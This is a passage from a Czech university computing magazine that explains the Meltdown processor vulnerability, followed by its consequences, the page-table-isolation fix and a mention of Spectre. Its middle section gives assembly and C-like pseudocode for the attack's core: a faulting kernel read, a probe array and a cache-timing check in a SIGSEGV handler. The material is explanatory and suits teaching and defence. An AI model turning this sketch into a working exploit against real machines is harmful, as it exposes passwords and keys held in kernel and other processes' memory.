[5] A některých procesorů rodiny ARM; o těch jsme psali v minulém magazínu.



Nabízí se otázka, co se stane s instrukcemi `#A`, `#B` a `#C`. Procesor apriori nepředpokládá, že by instrukce `#X` mohla skončit výjimkou, a proto si v rámci zpracování instrukcí mimo pořadí připraví tyto instrukce, jako by měly být skutečně provedeny. Nicméně, protože instrukce `#X` skončí výjimkou, jsou rozpracované instrukce `#A`, `#B` a `#C` zahozeny a procesor pokračuje obsluhou výjimky.

Za běžných okolností by programem nemělo být pozorovatelné, že si procesor nějakou instrukci připravil k provedení, a pak ji bez užitku zahodil. Neplatí to ale stoprocentně. Máme-li instrukci, která přistupuje do paměti, procesor v rámci přípravy instrukce načte hodnotu z paměti do interního registru a současně s tím jsou data načtena i do vyrovnávací paměti. Můžeme tedy použít naši funkci `is_cached` a podívat se, jestli si danou instrukci procesor přichystal k provedení, nebo ne.

Hlavní problém tkví v tom, že při přístupu do paměti v rámci zpracování instrukcí mimo pořadí nejsou včas či dostatečně kontrolována oprávnění, zda může proces přistupovat k danému úseku paměti. Dalo by se říci, že v této fázi zpracování instrukcí je příznak systémové stránky ignorován a ke kontrole dojde až později, před vlastním provedením instrukce. Zneužití takového nedostatku je pak triviální. Vezměme si následující kód v assembleru.

```
1  ;; rcx -- adresa dat v jadre
2  ;; rbx -- adresa v ramci procesu
3
4  ;; precte do rax jeden byte z adresy rcx
5  mov al, byte ptr [rcx]
6  ;; rax := rax * 4096
7  shl rax, 12
8
9  ;; precte data z adresy rbx + rax
10 mov rbx, qword ptr [rbx + rax]
```

Na pátem řádku načteme do registru `al` obsah místa v paměti, která by měla být přístupná jen jádru OS. V takovém případě dojde k výjimce, avšak dřív, než je vyvolána obsluha výjimky, procesor stihne zpracovat (přichystat si) i instrukce na dalších řádcích. To znamená, že procesor stihne přečíst data na adrese, která je dána hodnotou `rbx + al * 4096`. A to bez řádné kontroly přístupu.

Následně můžeme pomocí funkce `is_cached` zjistit, na jakou adresu se přistupovalo. Tím zjistíme, jaká hodnota byla načtena do registru `al` a dostaneme se k informaci, která by nám měla být zapovězena. Proč hodnotu `al` násobíme 4096? Při přístupu do paměti ukládá procesor do cache nejen přečtená data, ale i data okolní. Proto, pokud máme v cache hodnotu načtenou z adresy `rcx`, dá se předpokládat, že tam bude i hodnota z adresy `rcx + 1`, atd. Vynásobením registru `al` velikostí stránky zaručíme, že pro každou takto přečtenou hodnotu, bude v cache samostatný záznam.

Nyní již máme vše potřebné pro kompletní útok využívající zranitelnost Meltdown. V pseudokódu vycházejícím z jazyka C by šel tento útok vyjádřit následovně.

```
1  // adresa hledanych dat
2  unsigned char *ptr = /* 0x12..78 */;
3
4  // prectena hodnota
5  unsigned char value = 0;
6
7  // pomocne pole
8  unsigned char probe_array[256 * 4096];
9
10 int main() {
11
12   // inicializace
13   signal(SIGSEGV, handle_sigsegv);
14   clflush();
15
16   // precte byte z pameti,
17   // muze skoncit vyvolanim vyjimky
```

```
18    unsigned char t = *ptr;
19
20    // pristup do probe_array,
21    // ktery bude proveden mimo poradi
22    unsigned char x = probe_array[t * 4096];
23
24    // pokud nedoslo k vyjimce
25    value = t;
26
27  :read_complete
28    // na toto misto se vrati kod
29    // z obsluhy vyjimky
30    printf("Hodnota: %i\n", value);
31    return 0;
32  }
33
34  // funkce osetrujici vyjimku vzniklou
35  // pri neplatnem pristupu do pameti
36  void handle_sigsegv(int signum) {
37    for (int i = 0; i < 256; i++)
38    if (is_cached(probe_array + i * 4096))
39    {
40        value = i;
41        break;
42    }
43    // vrati se do puvodni casti
44    goto read_complete;
45  }
```

Nejdříve si nastavíme globální proměnné, ukazatel `ptr` ukazuje na místo v paměti, které chceme přečíst, `value` je proměnná, která bude obsahovat přečtenou hodnotu. Dále si vytvoříme pole o velikosti 256×4096 bytů, kterým budeme testovat, jaká hodnota byla přečtena. Obsah tohoto pole může být libovolný, pro náš algoritmus není podstatný.

Na řádku 13 definujeme obsluhu výjimky, která bude zavolána v případě přístupu na neplatnou adresu. Jinými slovy, pokud se program pokusí přistoupit k paměti jádra, bude zavolána funkce `handle_sigsegv`. V rámci inicializace ještě pro jistotu vyprázdníme vyrovnávací paměť. K tomu lze použít instrukci procesoru `clflush`.

Řádky 18 a 22 nejsou nic jiného než přepis výše zmíněného kódu v assembleru do pseudo-C jazyka. Na řádku 18 program přečte data (potenciálně patřící do paměťového prostoru jádra) do proměnné `t`. V případě, že přístup na danou adresu je zakázán, je vyvolána výjimka. Avšak než dojde k samotnému vyvolání výjimky, procesor stihne přečíst hodnotu z adresy `probe_array[t * 4096]`, řádek 22. Když je konečně vyvolána obsluha výjimky, je přesměrován běh programu do funkce `handle_sigsegv`. V této funkci pak projdeme prvky pole `probe_array` a podíváme se, která hodnota je v cache. To nám řekne, jakou hodnotu procesor přečetl z adresy `ptr`.

Výše zmíněný kód jen nastiňuje základní myšlenku útoku a je potřeba dořešit některé technické detaily, případně je možné použít optimalizace, které daný útok ještě zefektivňují. Zájemce o podrobnosti bych odkázal na původní, výborně napsaný, článek, kde je útok probrán podrobněji [2].

V současné době lze číst data patřící jádru OS rychlostí přibližně 100 až 500 KB/s[6], což je dostatečná rychlost pro prakticky motivované útoky.


Důsledky a obrana

Zranitelnost Meltdown je záludná v tom, že se jedná o hardwarovou chybu, kterou nelze úplně jednoduše opravit a patrně se nachází ve všech procesorech Intel x86 uvedených na trh od roku 1995. Možná si říkáte, proč je z programu, který může číst paměť jádra, takový poprask. Hlavní problém spočívá v tom, že jádra operačních systémů mají z praktických důvodů do své části namapovanou celou fyzickou paměť.[7] Jinými slovy, kdokoliv, kdo dokáže přečíst paměť jádra, může číst data libovolného programu, který má data ve fyzické paměti. Dá se tak získat přístup k cenným informacím, jako jsou hesla či soukromé šifrovací klíče. Ještě děsivějších rozměrů nabývá útok ve spojitosti s virtualizací založenou na kontejnerech a podobných technologiích, kterou nabízí některé hostingové služby. Pomocí tohoto útoku jeden virtuální stroj může číst přes paměť jádra data z jiného virtuálního stroje, který může patřit úplně jinému uživateli.

Pro Meltdown se podařilo najít opravu. Ta spočívá v tom, že jednotlivé procesy již nemají namapované do svého adresního prostoru všechny stránky patřící jádru. Výjimkou jsou ty, které jsou opravdu potřeba pro korektní běh procesu. Proto při každém systémovém

[6] Rychlost závisí na použité technice ošetření výjimek.

[7] Windows NT mají do paměťového prostoru jádra namapovanou jen část fyzické paměti, ale i tak jsou patrně zranitelné.



Obrázek 3: Mikroarchitekura procesorů Intel Nahalem. Zdroj: Wikimedia Commons.

volání jsou data jádra operačního systému namapována do adresního prostoru procesu a při ukončení systémového volání jsou tato data zase odmapována. Další oprava spočívá v tom, že mezi jednotlivými systémovými voláními je vyprazdňován obsah cache. Obě tyto úpravy efektivně brání útokům využívající zranitelnosti Meltdown, ale mají zasadní dopad na výkon. Zejména u aplikací, které často přistupují k jádru operačního systému, jako jsou databáze. První zprávy ukazují, že podle typu nasazení je dopad na výkon u těchto úprav v řádech jednotek až desítek procent. Paradoxní je, že celou řadu let se výrobci procesorů a tvůrci operačních systémů snažili udělat systémové volání co nejrychlejší. Tato oprava notně podkopává jejich snažení.

Společně se zranitelností Meltdown byla ještě oznámena rodina zranitelností označovaná jako Spectre. Útoky postavené na těchto zranitelnostech využívají podobných technik jako v případě Meltdown, ale zaměřují se na jiné části procesoru. Více podrobností můžete najít na webu věnovaném těmto zranitelnostem, případně v původním článku [3].

Reference

[1] Latency Numbers Every Programmer Should Know. https://gist.github.com/jboner/2841832

[2] Moritz Lipp, et al. Meltdown. https://meltdownattack.com/meltdown.pdf.

[3] Paul Kocher, et al. Spectre Attacks: Exploiting Speculative Execution. https://spectreattack.com/spectre.pdf

Redakce:
Petr Krajča, Petr Osička
Katedra informatiky PřF UP
17. listopadu 12
771 46 Olomouc

web: www.inf.upol.cz/magazin
email: magazin@inf.upol.cz
atom: http://www.inf.upol.cz/atom/magazin
telefon: 585634701
GPS: 49.591870, 17.262336